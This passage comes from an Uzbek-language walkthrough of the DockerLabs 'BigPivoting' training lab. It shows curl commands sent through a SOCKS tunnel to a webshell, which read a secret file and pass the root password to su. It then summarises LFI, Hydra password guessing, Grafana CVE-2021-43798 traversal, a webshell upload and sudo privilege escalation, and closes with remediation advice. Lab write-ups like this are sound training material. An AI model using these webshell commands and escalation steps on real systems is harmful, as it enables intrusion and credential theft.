qo‘lga kiritildi. `su root` buyrug‘i orqali yakuniy mashinada ham to‘liq ROOT maqomi tasdiqlandi.




```
BUYRUQLAR :
curl -s --socks5 127.0.0.1:1083 "http://50.50.50.3/shell.php?parameter=id"
curl -s --socks5 127.0.0.1:1083 "http://50.50.50.3/shell.php?parameter=cat+/tmp/.secret.txt"
curl -s --socks5 127.0.0.1:1083 "http://50.50.50.3/shell.php?parameter=echo+contraseñaderoot12
3+|+su+-+root+-c+'id;whoami;hostname;uname+-a'"
```

Xulosa va Zaifliklar tahlili:

BigPivoting (DockerLabs) laboratoriyasi besh bosqichli izolyatsiyalangan tarmoqlar zanjirida ketma-ket tunellashtirish (pivoting), veb-zaifliklarni suiiste'mol qilish, hisob ma'lumotlarini qo‘lga kiritish va Linux imtiyozlarini oshirishdan iborat bo‘lib, quyidagi bosqichlarni qamrab oldi:

- **1. Inclusion mashinasi (10.10.10.2 / 20.20.20.2):** `/shop/index.php` sahifasidagi LFI zaifligi orqali foydalanuvchilar fosh qilindi, Hydra orqali `manchi:lovely` SSH paroli topildi. So‘ngra `seller:qwerty` hisobiga o‘tilib, `sudo php` orqali 1-mashinada **ROOT** imtiyozi olindi va birinchi Chisel tuneli (`1080`) ochildi.
- **2. Move mashinasi (20.20.20.3 / 30.30.30.2):** Grafana v8.3.0 xizmatidagi Directory Traversal (`CVE-2021-43798`) orqali `/tmp/pass.txt` o‘qilib, `freddy:t9sH76gpQ82UFeZ3GXZS` paroli qo‘lga kiritildi. `sudo /opt/maintenance.py` suiiste'mol qilinib 2-mashinada **ROOT** darajasiga chiqildi va ikkinchi tunel (`1081`) yo‘lga qo‘yildi.
- **3. Trust mashinasi (30.30.30.3 / 40.40.40.2):** `/secret.php` manzilidan `mario` aniqlandi, Hydra orqali `mario:chocolate` SSH kirishi qo‘lga kiritildi. Tizimda `sudo /usr/bin/vim` orqali GTFOBins usuli bilan 3-mashinada **ROOT** olindi.
- **4. Upload mashinasi (40.40.40.3 / 50.50.50.2):** Cheklanmagan fayl yuklash (`upload.php`) orqali `cmd.php` webshell joylandi. `sudo /usr/bin/env` imtiyozi yordamida 4-mashinada **ROOT** olindi va 5-tarmoqqa ulanish ta'minlandi.
- **5. WhereIsMyWebshell mashinasi (50.50.50.3):** Oldindan mavjud `shell.php?parameter=` webshell orqali `/tmp/.secret.txt` faylidan `contraseñaderoot123` o‘qildi va `su root` orqali yakuniy mashinada ham **ROOT** qo‘lga kiritildi.
- **Xavfsizlik Tavsiyalari (Remediation):** Barcha veb-ilovalarda kiruvchi parametrlarni qat'iy tekshirish (LFI/RCE oldini olish), fayl yuklashda qat'iy oq ro‘yxat (whitelist) joriy etish, eskirgan xizmatlarni (Grafana) o‘z vaqtida yangilash, xizmat fayllarida ochiq parollarni saqlamaslik hamda Sudo huquqlarida buyruqlarni xavfsiz cheklash tavsiya etiladi.